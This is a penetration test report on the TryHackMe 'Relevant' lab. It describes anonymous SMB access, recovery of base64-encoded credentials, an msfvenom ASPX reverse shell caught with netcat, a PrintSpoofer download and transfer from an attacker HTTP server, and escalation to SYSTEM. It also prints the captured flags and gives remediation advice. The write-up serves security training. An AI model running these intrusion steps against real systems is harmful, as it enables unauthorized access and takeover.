PENETRATION TESTING REPORT

RELEVANT

MOHAMED AKHIL
APRIL 11, 2025

Confidentiality Notice

This report contains sensitive, privileged, and confidential information intended solely for the designated recipient. Any unauthorized use, disclosure, reproduction, or distribution is strictly prohibited. Access to this document should be limited to individuals with a legitimate need to know. Failure to comply may result in legal consequences. Any dissemination, distribution, or copying of this document by anyone other than the intended recipient is strictly prohibited.

Disclaimer

This report presents the results of a penetration test conducted at a specific point in time. The findings are based on the environment's state during the engagement and may not reflect changes made afterward. This document is provided "as-is" for the sole purpose of helping the client address potential security weaknesses. The report must not be considered a guarantee of security. The author and associated parties disclaim all warranties and responsibility for any consequences resulting from the use or misuse of the information provided.

Executive Summary

A black box penetration test was conducted on the "Relevant" TryHackMe room to simulate real-world attack scenarios without prior knowledge of the system. The objective was to uncover any exploitable vulnerabilities that could be leveraged by an external attacker. The assessment successfully identified critical flaws in the environment, including insecure SMB configuration, exposure of sensitive credentials, and privilege escalation through an impersonation exploit (PrintSpoofer).

By chaining these vulnerabilities, full system compromise was achieved, and both user and root flags were retrieved, confirming the ability to gain full administrative access. This report details the steps taken, the risks identified, and provides recommendations to remediate the weaknesses found

Tools Used

The following open-source and native tools were utilized throughout the assessment:


- Nmap: Port scanning and version detection
- Netcat: Reverse shell listener
- SMBClient: Accessing SMB shares anonymously and with credentials
- PowerShell: Command execution and privilege escalation tasks
- PrintSpoofer.exe: Exploit tool to escalate from service account to SYSTEM
- Python HTTP Server: Serving payloads over HTTP

Methodology


A structured approach was followed throughout the engagement:

1. Information Gathering

Initial reconnaissance was conducted using Nmap to identify open ports and services. Ports 80 (HTTP), 135, 139, 445 (SMB), and 3389 (RDP) were discovered.




SMB enumeration revealed a shared folder nt4wrksv accessible anonymously.



2. Exploitation

Got access into SBM share


sbmclient //<IP>/nt4wrksv




The SMB share contained a configuration file with base64-encoded credentials. Decoding yielded valid credentials for user Bob. These were used to authenticate against the SMB service and upload a reverse shell payload.

Uploaded a test file into the smb share and it was successful.

using msfvenom, which is a payload generation tool from the Metasploit Framework ,generated a malicious ASPX file that, when executed on a Windows server, opens a reverse shell connection back to your Kali machine.




uploaded the shell.aspx file into the smb client



created a listener in kali machine using netcat from port 7777 and got a reverse shell

nc -lvnp 7777




3. Privilege Escalation

Downloaded the file PrintSpoofer64.exe from the specified GitHub

wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe -O PrintSpoofer.exe

Uploaded PrintSpoofer.exe to the target using PowerShell and HTTP server hosted on Kali (http://10.17.35.44:8000)

Ran **PrintSpoofer.exe -i -c cmd** to spawn a SYSTEM-level shell



checked the privilege by running **whoami**

```
C:\Windows\system32>
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

4. Flag Capture

navigated to users directory and listed the users

```
cd C:\Users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users

07/25/2020  02:03 PM    <DIR>          .
07/25/2020  02:03 PM    <DIR>          ..
07/25/2020  08:05 AM    <DIR>          .NET v4.5
07/25/2020  08:05 AM    <DIR>          .NET v4.5 Classic
07/25/2020  10:30 AM    <DIR>          Administrator
07/25/2020  02:03 PM    <DIR>          Bob
07/25/2020  07:58 AM    <DIR>          Public
               0 File(s)              0 bytes
               7 Dir(s)  20,258,287,616 bytes free
```

navigated to bob user and found the user.txt file which must contain the flag

```
cd Bob\Desktop

C:\Users\Bob\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Bob\Desktop

07/25/2020  02:04 PM    <DIR>          .
07/25/2020  02:04 PM    <DIR>          ..
07/25/2020  08:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,258,287,616 bytes free
```


Navigated to C:\Users\Bob\Desktop\user.txt

Retrieved **User Flag:**

THM{fdk4ka34vk346ksxfr21tg789ktf45}

Navigated to C:\Windows\System32 as SYSTEM and located root.txt
Retrieved **Root Flag:**

THM{1fk5kf469devly1gl320zafgl345pv}



Findings

1. Misconfigured SMB Share
   Severity: High
   Description: Unauthenticated users could access sensitive files via SMB.

2. Hardcoded Credentials
   Severity: High
   Description:Credentials were found in a configuration file accessible over SMB.

3. Privilege Escalation via PrintSpoofer
   Severity:Critical
   Description:SYSTEM privileges obtained by abusing SeImpersonate privilege

Recommendations

1. Misconfigured SMB Share - Restrict access to all file shares using appropriate authentication mechanisms. - Disable anonymous login where not required. - Regularly audit SMB shares and access logs.

2. Hardcoded Credentials - Avoid storing plaintext credentials in accessible configuration files. - Use secure vaults for secrets management. - Enforce strong password policies and periodic password rotation.

3. Privilege Escalation via PrintSpoofer - Patch the system to disable vulnerable privilege escalation paths. - Limit SeImpersonatePrivilege to only trusted services. - Monitor and alert on suspicious privilege escalation activity.

Conclusion

The assessment of the "Relevant" TryHackMe room demonstrated that multiple high-impact vulnerabilities exist that, when chained together, allow for full compromise of the system. The lack of authentication on SMB, exposure of plaintext credentials, and the ability to escalate privileges to SYSTEM pose severe risks in a production setting.

Had this been a real-world target, an attacker could have easily moved laterally or used the host as a staging ground for additional compromise. The exploitation path used in this test mimics tactics observed in real cyberattacks.

To secure the environment, we recommend a multilayered approach:

- Immediate removal of exposed credentials
- Restriction and monitoring of file sharing protocols
- Revocation of unnecessary privileges
- Timely patching of known vulnerabilities

Performing routine security assessments and adopting defense-in-depth strategies will help mitigate similar risks in future deployments.

THE END